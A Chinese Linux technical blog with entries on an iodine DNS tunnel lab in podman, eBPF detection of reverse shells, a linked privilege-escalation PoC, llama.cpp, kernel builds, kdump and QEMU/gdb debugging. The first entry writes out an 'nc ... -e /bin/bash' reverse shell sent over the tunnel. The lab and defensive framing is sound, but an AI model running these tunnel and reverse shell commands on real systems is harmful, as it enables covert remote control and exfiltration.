技术博客

  • 使用iodine搭建DNS Tunnel测试反向shell


    使用DNS Tunnel https://github.com/yarrick/iodine 代码生成DNS tunnel

    git clone https://github.com/yarrick/iodine
    export TARGETOS=Linux
    cd iodine/
    make
    

    编译生成的可执行代码保存在

    ../bin/iodined 服务端组件
    ../bin/iodine  客户端组件

    使用podman运行容器和host组成DNS Tunnel的本地环境

    podman run -it fedora /bin/bash
    将podman容器的/bin/bash 连接到/var/run/netns 
    sudo ln -sf /proc/bash的PID/ns/net /var/run/netns/podman-ns

    测试容器内的接口可以使用iproute组件进行配置

    sudo ip netns ls
    podman-ns (id: 0)

    在host创建DNS Tunnel所需要的veth pair组件

    在host侧为veth_host, 在podman的容器内为veth_ns

    sudo ip link add veth_host type veth peer name veth_ns  

    将veth_ns配置到podman-ns容器内

    sudo ip link set veth_ns netns podman-ns

    将veth_host和veth_ns配置为联通状态

    sudo ip link set veth_host up
    sudo ip netns exec podman-ns ip link set veth_ns up

    为veth_host和veth_ns配置IP地址

    sudo ip a a 192.168.*.1/24 dev veth_host
    sudo ip netns exec podman-ns ip a a 192.168.*.2/24 dev veth_ns

    在容器内运行DNS tunnel的服务端

    sudo ip netns exec podman-ns ./iodined -f -c -P 123456 192.168.隧道网络.1 test.com

    在主机运行DNS tunnel的客户端

    sudo ./iodine -f -r 192.168.*.2 test.com

    在podman的容器内运行nc监听程序

    [root@c4f2fd32eeb7 /]# nc -lvnp 80

    在host运行反向shell

    nc 192.168.隧道网络.1 80 -e /bin/bash

    在容器内可以通过反向shell操作主机,测试DNS tunnel, iodine可以通过多种DNS records type进行隧道传输

  • 使用eBPF/kfuncs检测通过代理服务访问HTTP/HTTPS连接的Linux发起应用和用户UID/GID

    使用eBPF和kfuncs检测从Linux发起的HTTP/HTTPS连接,添加应用信息和UID/GID信息

  • ncat 反向shell检测和终止

    使用ncat 实现基于TCP的反向shell
    使用eBPF检测系统中的反向shell,终止反向shell连接

  • dirty frag 测试验证和基础防御

    测试方法来自V12团队的原型化漏洞利用,感谢V12团队开源的原型化代码, 漏洞利用代码见链接

    https://github.com/v12-security/pocs/tree/main/fragnesia

    使用eBPF作为防御方法终止提权

  • 使用llama.cpp在CPU计算机运行Qwen3模型

    • 下载模型推理引擎llama.cpp

    使用git clone llama.cpp 模型推理引擎

    https://github.com/ggml-org/llama.cpp
    • 使用cmake编译llama.cpp
    cmake -B build
    cmake -B build build
    • 下载Qwen3量化之后的大语言模型


    从huggingface网站下载Qwen3-4B-Q4_K_S.gguf,模型格式为gguf

    https://huggingface.co/unsloth/Qwen3-4B-GGUF
    • 在编译完成的代码树中运行llama-server
    ./llama-server -m Qwen3-4B-Q4_K_S.gguf -c 4096 --port 80

    • 测试大模型运行
    curl http://localhost:80/v1/chat/completions   -H "Content-Type: application/json" -d '{
      "messages": [
        {"role": "user", "content": "杭州今天的天气如何?"}
      ]
    }'

    • Qwen3开源的模型支持MCP工具调用,可以使用tools将工具调用信息提供给大模型

    在I7处理器纯使用CPU推理的情况下,处理此请求需要15秒时间

    curl http://localhost:80/v1/chat/completions   -H "Content-Type: application/json" -d '{
      "messages": [
        {"role": "user", "content": "今天杭州的天气如何?"}
      ],
      "tools": [
        {
          "type": "function",
          "function": {
            "name": "get_current_weather",
            "description": "获取指定城市当前的天气信息",
            "parameters": {
              "type": "object",
              "properties": {
                "location": {
                  "type": "string",
                  "description": "城市或地区,例如 北京 或 上海"
                },
                "format": {
                  "type": "string",
                  "enum": ["celsius", "fahrenheit"],
                  "description": "温度单位"
                }
              },
              "required": ["location"]
            }
          }
        }
      ],
      "tool_choice": "auto"
    }'

    返回的请求为调用MCP工具函数get_current_weather

  • 使用Clang LLVM工具链编译Linux内核

    在编译Linux 新版本内核时可以使用clang LLVM工具链进行编译

    make LLVM=1 menuconfig

    启用LLVM工具链编译,可以在Linux内核启用 LTO=thin链接时优化

    在编译randstruct时,clang内置了数据结构随机化功能,不再需要gcc 插件编译使能randstruct

    CONFIG_RANDSTRUCT_FULL=y
    CONFIG_RANDSTRUCT=y
    

    GCC使能randstruct需要手动编译位于内核代码树的

    linux-7.0/scripts/gcc-plugins/randomize_layout_plugin.c

    然后使用此插件完成对内核所有打标签的数据结构进行随机化例如

    struct task_struct {
        	/*
    	 * This begins the randomizable portion of task_struct. Only
    	 * scheduling-critical items should be added above here.
    	 */
    	randomized_struct_fields_start
    
    
            随机化编译器指令之间的数据结构字段
    
             .....


             /*
    	 * New fields for task_struct should be added above here, so that
    	 * they are included in the randomized portion of task_struct.
    	 */
    	randomized_struct_fields_end
    } 

    或者整个数据结构随机化

    struct linux_binprm {
         ......
    
    } __randomize_layout;

    在完成编译之后需要使用

    make LLVM=1 modules_install
    make LLVM=1 install

    安装内核

  • 配置kdump和内核dump分析

    • 启用pstore保存系统在shutdown之前的log

    添加启动参数 printk.always_kmsg_dump=Y reserve_mem=2M:4096:oops pstore.backend=ramoops ramoops.mem_name=oops

    在配置了systemd-pstore.service的情况下

    pstore的数据保存在 /var/lib/systemd/pstore/*

    原始数据保存在 /sys/kernel/pstore/

    • 配置kdump

    配置kdump内核启动参数

    crashkernel=2G-64G:256M,64G-:512M 

    在启动时内核根据此配置预留kexec加载内核和initramfs内存

    此参数会被kdump.service自动配置覆盖,需要修改/etc/kdump.conf 在不使用自动配置的情况下,需要禁用auto_reset_crashkernel

    ....
    auto_reset_crashkernel no
    path /var/crash
    core_collector makedumpfile -l --message-level 7 -d 31
    failure_action shell
    final_action reboot
    ....

    kdump.service 默认使用dracut生成kexec 启动内核使用的initramfs, 和安装内核时使用的方法相同, dracut会根据配置文件从根文件系统收集启动时需要的ramdisk内容和内核模块

    配置完成使用

    systemctl restart kdump.service

    充气kdump服务

    • 使用kdumpctl 测试配置是否成功
    kdumpctl test

    测试会触发panic,由于kdump会使用kexec 将内核加载到内存中,在panic时会自动加载新内核并在kexec的内核运行makedumpfile 将/proc/vmcore 的内容保存在磁盘或者收集kdump的服务器

  • 搭建glibc调试环境

    • 搭建glibc等底层库启动和初始化调试环境
    1. 在编译完成的环境使用 devtool modify glibc 会将glibc代码展开在
    ${yocto根目录}/build/workspace/glibc
    

    2. 使用virtiofsd(qemu的配套工具)启动virtiofs,使qemu可以访问host的glibc代码目录

    sudo virtiofsd --socket-path=/tmp/vhostqemu -o source=${yocto根目录}/build/workspace/glibc -o cache=none

    3. 使用qemu启动虚拟机,并访问virtiofs

    qemu-system-x86_64 -device virtio-net-pci,netdev=net0,mac=52:54:00:12:34:02 -netdev tap,id=net0,ifname=tap0,script=no,downscript=no -object rng-random,filename=/dev/urandom,id=rng0 -device virtio-rng-pci,rng=rng0 -drive file=${yocto根目录}/build/tmp/deploy/images/qemux86-64/core-image-minimal-qemux86-64.rootfs.ext4,if=virtio,format=raw -usb -device usb-tablet -usb -device usb-kbd -chardev socket,id=char0,path=/tmp/vhostqemu -device vhost-user-fs-pci,queue-size=1024,chardev=char0,tag=glibc -object memory-backend-file,id=mem,size=1G,mem-path=/dev/shm,share=on -numa node,memdev=mem -cpu Skylake-Client -machine q35,i8042=off -smp 4 -m 1024 -vga std -serial mon:stdio -display sdl,show-cursor=on -gdb tcp::2345 -kernel ${yocto根目录}/build/tmp/deploy/images/qemux86-64/bzImage -append 'root=/dev/vda rw console=tty0 console=ttyS0,115200 ip=192.168.7.2::192.168.7.1:255.255.255.0::eth0:off:8.8.8.8 net.ifnames=0 oprofile.timer=1 tsc=reliable no_timer_check rcupdate.rcu_expedited=1 swiotlb=0 nokaslr'

    4. 虚拟机启动完成,进入虚拟机,挂载 virtiofs 到虚拟机内的目录

    mkdir -p /mnt/glibc
    
    mount -t virtiofs glibc /mnt/glibc

    5. 在虚拟机内使用gdb调试glibc

    使用gdb调试应用程序加载libc.so,(大部分程序会使用libc.so)

    加载glibc所在的文件夹

    6. 无法启动systemd,可以使用 Linux启动参数 init=/bin/bash 启动shell 来提供调试环境

  • 使用qemu虚拟机搭建一个Linux内核调试环境

    • 配置Linux内核参数

    调试内核需要配置defconfig或.config

    defconfig文件需要放置在内核的receipt目录,需要在配置文件中使能

    CONFIG_GDB_SCRIPTS=y
    
    CONFIG_DEBUG_INFO_DWARF5=y

    在配置调试Linux内核参数时可以使用 bitbake virtual/kernel -c menuconfig 使用Linux的menuconfig对内核参数进行配置

    • 使用yocto的编译系统对内核进行编译
    bitbake virtual/kernel

    编译完成之后内核编译目录:

    ${yocto根目录}/build/tmp/work/qemux86_64-oe-linux/linux-yocto/7.0/build/

    在此目录内有带有调试信息的 vmlinux

    内核源代码保存在目录

    ${yocto根目录}/build/tmp/work-shared/qemux86-64/kernel-source/

    在编译完成之后进入目录

    ${yocto根目录}/build/tmp/work/qemux86_64-oe-linux/linux-yocto/7.0/build/

    使用 make scripts_gdb 编译调试脚本,在使用gdb配合qemu虚拟机调试内核时需要 vmlinux-gdb.py python调试脚本

    • 使用qemu虚拟机启动yocto编译的内核和rootfs
    qemu-system-x86_64 -device virtio-net-pci,netdev=net0,mac=52:54:00:12:34:02 -netdev tap,id=net0,ifname=tap0,script=no,downscript=no -object rng-random,filename=/dev/urandom,id=rng0 -device virtio-rng-pci,rng=rng0 -drive file=${yocto根目录}/build/tmp/deploy/images/qemux86-64/core-image-minimal-qemux86-64.rootfs.ext4,if=virtio,format=raw -usb -device usb-tablet -usb -device usb-kbd -cpu Skylake-Client -machine q35,i8042=off -smp 4 -m 1024 -vga std -serial mon:stdio -display sdl,show-cursor=on -gdb tcp::2345 -kernel ${yocto根目录}/build/tmp/deploy/images/qemux86-64/bzImage -append 'root=/dev/vda rw console=tty0 console=ttyS0,115200 ip=192.168.7.2::192.168.7.1:255.255.255.0::eth0:off:8.8.8.8 net.ifnames=0 oprofile.timer=1 tsc=reliable no_timer_check rcupdate.rcu_expedited=1 swiotlb=0 nokaslr'

    此命令行中,制定gdb远程调试接口的指令为:

    -gdb tcp::2345

    如需debug启动,可以使用 -S 指定在启动之后停止

    此命令行中,指定内核启动参数的指令为:

    -append 'root=/dev/vda rw console=tty0 console=ttyS0,115200 ip=192.168.7.2::192.168.7.1:255.255.255.0::eth0:off:8.8.8.8 net.ifnames=0 oprofile.timer=1 tsc=reliable no_timer_check rcupdate.rcu_expedited=1 swiotlb=0 nokaslr'

    需要关闭kaslr,即在启动参数末尾使用 nokaslr 禁用内核加载地址随机化,否则在使用GDB调试时需要先从/proc/kallsymc查询到内核的偏移地址,然后再使用调试修改内核起始地址

    • 使用gdb 连接qemu虚拟机

    进入目录

    ${yocto根目录}/build/tmp/work/qemux86_64-oe-linux/linux-yocto/7.0/build/

    使用命令

    gdb ./vmlinux

    打开gdb调试器

    在gdb界面,使用命令:

    a. 配置可加载的路径

    (gdb) add-auto-load-safe-path ${yocto根目录}/build/tmp/work-shared/qemux86-64/kernel-source

    b. 使能vmlinux-gdb.py调试插件

    (gdb) source vmlinux-gdb.py

    c. 配置当前内核的目录,gdb会从/usr/src/kernel 查找内核代码

    (gdb) set substitute-path /usr/src/kernel ${yocto根目录}/build/tmp/work-shared/qemux86-64/kernel-source

    d. 连接虚拟机调试器

    (gdb) target remote :2345

    e. 加载内核符号表

    (gdb) lx-symbols

    • 在未关闭kaslr的情况下可以重新定向内核的符号位置

    未关闭kaslr,内核会启用内核加载地址随机化,重新定位内核符号的偏移

    使用/proc/kallsyms 查找内核符号的实际内存位置

    cat /proc/kallsyms
    
    ffffffffadc00000 T _stext
    
    ffffffffadc00000 T _text
    
    ffffffffadc00000 T __pi__text
    
    ......

    将内核的.text段重新定位到新的偏移,而不是直接使用vmlinux中定义的偏移

    (gdb) add-symbol-file vmlinux 0xffffffffadc00000